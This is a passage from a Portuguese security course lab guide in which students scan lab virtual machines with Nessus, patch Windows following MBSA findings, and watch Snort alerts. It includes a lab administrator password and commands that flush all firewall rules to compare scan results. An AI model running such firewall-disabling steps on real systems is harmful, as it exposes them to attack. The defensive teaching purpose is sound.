


Figura 68: Scan do LinServer-G após atualização

Temos uma melhora notável: apenas 1 vulnerabilidade crítica e 3 de alto impacto foram identificadas, um cenário muito menos preocupante que o que tínhamos anteriormente.

Agora, cabe ao analista de segurança analisar cuidadosamente cada uma dessas 4 vulnerabilidades remanescentes, e determinar qual o melhor caminho a tomar para mitigá-las. Certamente, um trabalho muito mais fácil e exequível do que o que tínhamos à nossa frente antes da atualização do sistema.

3) Realizando um *scan* em SO Windows



Esta atividade será realizada nas máquinas virtuais *KaliLinux-G* e *WinServer-G*.

Vamos agora realizar um *scan* na máquina *WinServer-G*, verificar as vulnerabilidades identificadas e tentar corrigi-las via atualizações e configurações de *hardening*. Antes de começar, verifique que a máquina *WinServer-G* está ligada e acessível.

1. Na console principal do Nessus, clique em *Create a new scan*. Na tela seguinte, selecione o template *Basic Network Scan*.
2. Em *Settings > General*, configure:

- Name: WinServer-G
- Description: Scan da máquina WinServer-G
- Targets: 172.16.G.20/32

3. Em *Credentials > Windows*, configure:

- Authentication method: Password
- Username: Administrator
- Password: rnpesr
- Domain: mantenha vazio

4. Clique em *Save*. Na tela seguinte, clique no ícone *Launch* (que parece um pequeno *play*) na parte à direita da tela. O scan será iniciado, como anteriormente. Após a conclusão do scan, cheque a página de resultados, como mostrado abaixo.




Figura 69: Primeiro scan do WinServer-G no Nessus

Veja que há um enorme número de vulnerabilidades identificadas: 25 críticas, 327 de alto impacto, 81 de médio impacto, 7 de baixo impacto e 159 de cunho informativo. Entre na aba *Vulnerabilities* e explore algumas dessas vulnerabilidades.

5. Vamos tentar corrigir algumas dessas vulnerabilidades. Entre na máquina WinServer-G e faça o download da ferramenta *Microsoft Baseline Security Analyzer*, em idioma inglês para máquinas x86 (disponível em <https://www.microsoft.com/en-us/download/details.aspx?id=7558>). Se

preferir, faça o download na sua máquina física e copie o instalador através da pasta compartilhada pelo Virtualbox.

Na instalação do MBSA, aceite todas as opções padrão do instalador. Em seguida, inicie a ferramenta e selecione a opção *Scan a computer*. Não altere nenhuma das opções padrão e clique em *Start Scan*. O *scan* será iniciado, como mostrado abaixo:




Figura 70: Scan do MBSA na máquina WinServer-G

Após o final do *scan*, vários apontamentos serão indicados pelo MBSA, como se segue:

Report Details for GRUPO - WINSERVER-A (2018-09-07 20:02:58)

Security assessment:
Severe Risk (One or more critical checks failed.)

Computer name:	GRUPO\WINSERVER-A
IP address:	172.16.1.20
Security report name:	GRUPO - WINSERVER-A (07-09-2018 20-02)
Scan date:	07/09/2018 20:02
Scanned with MBSA version:	2.3.2211.0
Catalog synchronization date:	
Security update catalog:	Microsoft Update

Sort Order: Score (worst first) ▾

Security Update Scan Results

Score	Issue	Result
✗	Windows Security Updates	205 security updates are missing, 1 service packs or update rollups are missing. What was scanned Result details How to correct this
✓	SQL Server Security Updates	No security updates are missing. What was scanned Result details

Windows Scan Results

Administrative Vulnerabilities

Score	Issue	Result
✗	Automatic Updates	The Automatic Updates feature has not been configured on this computer. Please upgrade to the latest Service Pack to obtain the latest version of this feature and then use the Control Panel to configure Automatic Updates. What was scanned How to correct this
⚠	Password Expiration	Some user accounts (1 of 3) have non-expiring passwords. What was scanned Result details How to correct this
ℹ	Incomplete Updates	No incomplete software update installations were found. What was scanned
ℹ	Windows Firewall	Windows Firewall is disabled and has exceptions configured. What was scanned Result details How to correct this
✓	Local Account Password Test	Some user accounts (1 of 3) have blank or simple passwords, or could not be analyzed. What was scanned Result details
✓	File System	All hard drives (1) are using the NTFS file system. What was scanned Result details

[Print this report](#) [Copy to clipboard](#) [Previous security report](#) [Next security report](#) [OK](#)

Figura 71: Resultados do scan do MBSA na máquina WinServer-G

Desses, o mais preocupante é de longe o grande número de atualizações de segurança pendentes: 205. Ainda há alertas quanto à falta de atualizações automáticas, expiração de senhas de usuários e situação do *Windows Firewall*.

6. Seguindo as recomendações do MBSA, ative as atualizações automáticas e faça a atualização completa da máquina *WinServer-G*. Como esperado, esse passo pode demorar um pouco, então seja paciente.




Figura 72: WinServer-G atualizado

Após o final do processo, a tela do *Windows Update* deve mostrar a mensagem acima.

7. Rode novamente o *scan* do Nessus na máquina *WinServer-G* e verifique os resultados.




Figura 73: Scan final do WinServer-G no Nessus

A diferença para o panorama anterior é significativa: agora temos apenas 7 vulnerabilidades de médio impacto, 2 de baixo impacto e 27 de cunho informativo. De fato, as recomendações do MBSA e as atualizações de sistema fizeram uma diferença importante na segurança do sistema.

4) Efeitos de firewall e IDS em um scan



Esta atividade será realizada nas máquinas virtuais *KaliLinux-G* e *FWGW1-G*.

Vamos agora realizar um *scan* na máquina *FWGW1-G*. Lembre-se, no entanto, que além de o firewall interno (especificamente, da *chain INPUT* da tabela *filter*) ser bastante restritivo, temos o Snort alertando sobre comportamentos anômalos na rede. Qual será o efeito desses elementos em um *scan* do Nessus?

1. Na console principal do Nessus, clique em *Create a new scan*. Na tela seguinte, selecione o template *Basic Network Scan*.
2. Em *Settings > General*, configure:
 - *Name: FWGW1-G*
 - *Description: Scan da máquina FWGW1-G*
 - *Targets: 172.16.G.1/32*

3. Não iremos adicionar login via `ssh` para este *scan*, por dois motivos: primeiro, queremos testar o impacto das proteções de rede que empregamos na efetividade do *scan* e, segundo, porque não há regra que permita logins `ssh` oriundos da rede 172.16.G.0/24.
4. Clique em *Save*. Antes de iniciar o *scan* propriamente dito, logue na máquina *FWGW1-G* como usuário `root`. Queremos monitorar os logs do Snort durante o *scan*, para ver os alertas levantados pelo IDS. Só temos um problema — no momento, o Snort está monitorando a interface `eth0`:

```
# hostname  
FWGW1-A
```

```
# cat /etc/systemd/system/snort.service | grep ExecStart  
ExecStart=/usr/local/bin/snort -q -u snort -g snort -c /etc/snort/snort.conf -i  
eth0 -D
```

No entanto, a máquina *KaliLinux-G* está conectada à rede DMZ, assim como a interface `eth1` do firewall. Pare a execução do Snort e inicie-o manualmente na interface `eth1`; em seguida, monitore seus alertas no arquivo `/var/log/snort/alert`:

```
# systemctl stop snort
```

```
# /usr/local/bin/snort -q -u snort -g snort -c /etc/snort/snort.conf -i eth1 -D
```

```
# tail -f -n0 /var/log/snort/alert
```

Agora sim, clique no ícone *Launch* (que parece um pequeno *play*) na parte à direita da tela. O *scan* será iniciado, como anteriormente. Após a conclusão do *scan*, cheque a página de resultados, como mostrado abaixo.




Figura 74: Primeiro scan do FWGW1-G no Nessus

Um resultado impressionante: apenas 6 vulnerabilidades informativas, e nenhum alerta levantado pelo Snort. Mas, será mesmo?

5. Limpe as configurações de firewall da máquina FWGW1-G, permitindo todo tipo de conexão externa. Em seguida, reinicie o monitoramento do arquivo de log do Snort e rode o scan novamente.

```
# iptables -P INPUT ACCEPT
```

```
# iptables -P FORWARD ACCEPT
```

```
# iptables -F
```

```
# iptables -L -vn
Chain INPUT (policy ACCEPT 55 packets, 6971 bytes)
 pkts bytes target     prot opt in     out     source          destination
Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source          destination
Chain OUTPUT (policy ACCEPT 20 packets, 1568 bytes)
 pkts bytes target     prot opt in     out     source          destination
```

```
# tail -f -n0 /var/log/snort/alert
```

Feito isso, clique novamente no botão *Launch* para iniciar um novo *scan*. De imediato, os logs do Snort começam a acusar tráfego suspeito:

```
[**] [129:15:1] Reset outside window [**]
[**] [129:15:1] Reset outside window [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
[Classification: Potentially Bad Traffic] [Priority: 2]
09/08-06:43:38.018485 172.16.1.30:55498 -> 172.16.1.1:22
09/08-06:43:38.018485 172.16.1.30:55498 -> 172.16.1.1:22
TCP TTL:255 TOS:0x0 ID:2746 IpLen:20 DgmLen:40
TCP TTL:255 TOS:0x0 ID:2746 IpLen:20 DgmLen:40
*****R** Seq: 0x4766526D Ack: 0x0 Win: 0x200 TcpLen: 20
*****R** Seq: 0x4766526D Ack: 0x0 Win: 0x200 TcpLen: 20

[**] [129:15:1] Reset outside window [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
09/08-06:43:39.087546 172.16.1.30:55498 -> 172.16.1.1:22
TCP TTL:255 TOS:0x0 ID:2746 IpLen:20 DgmLen:40
*****R** Seq: 0x4766526D Ack: 0x0 Win: 0x200 TcpLen: 20

[**] [129:15:1] Reset outside window [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
09/08-06:43:39.087546 172.16.1.30:55498 -> 172.16.1.1:22
TCP TTL:255 TOS:0x0 ID:2746 IpLen:20 DgmLen:40
*****R** Seq: 0x4766526D Ack: 0x0 Win: 0x200 TcpLen: 20

[**] [128:4:1] (spp_ssh) Protocol mismatch [**]
[Classification: Detection of a non-standard protocol or event] [Priority: 2]
09/08-06:44:21.814817 172.16.1.30:55520 -> 172.16.1.1:22
TCP TTL:64 TOS:0x0 ID:64890 IpLen:20 DgmLen:576 DF
***AP*** Seq: 0x1196C581 Ack: 0x0 Win: 0x0 TcpLen: 32
```

Após o final do *scan*, temos o seguinte resultado:

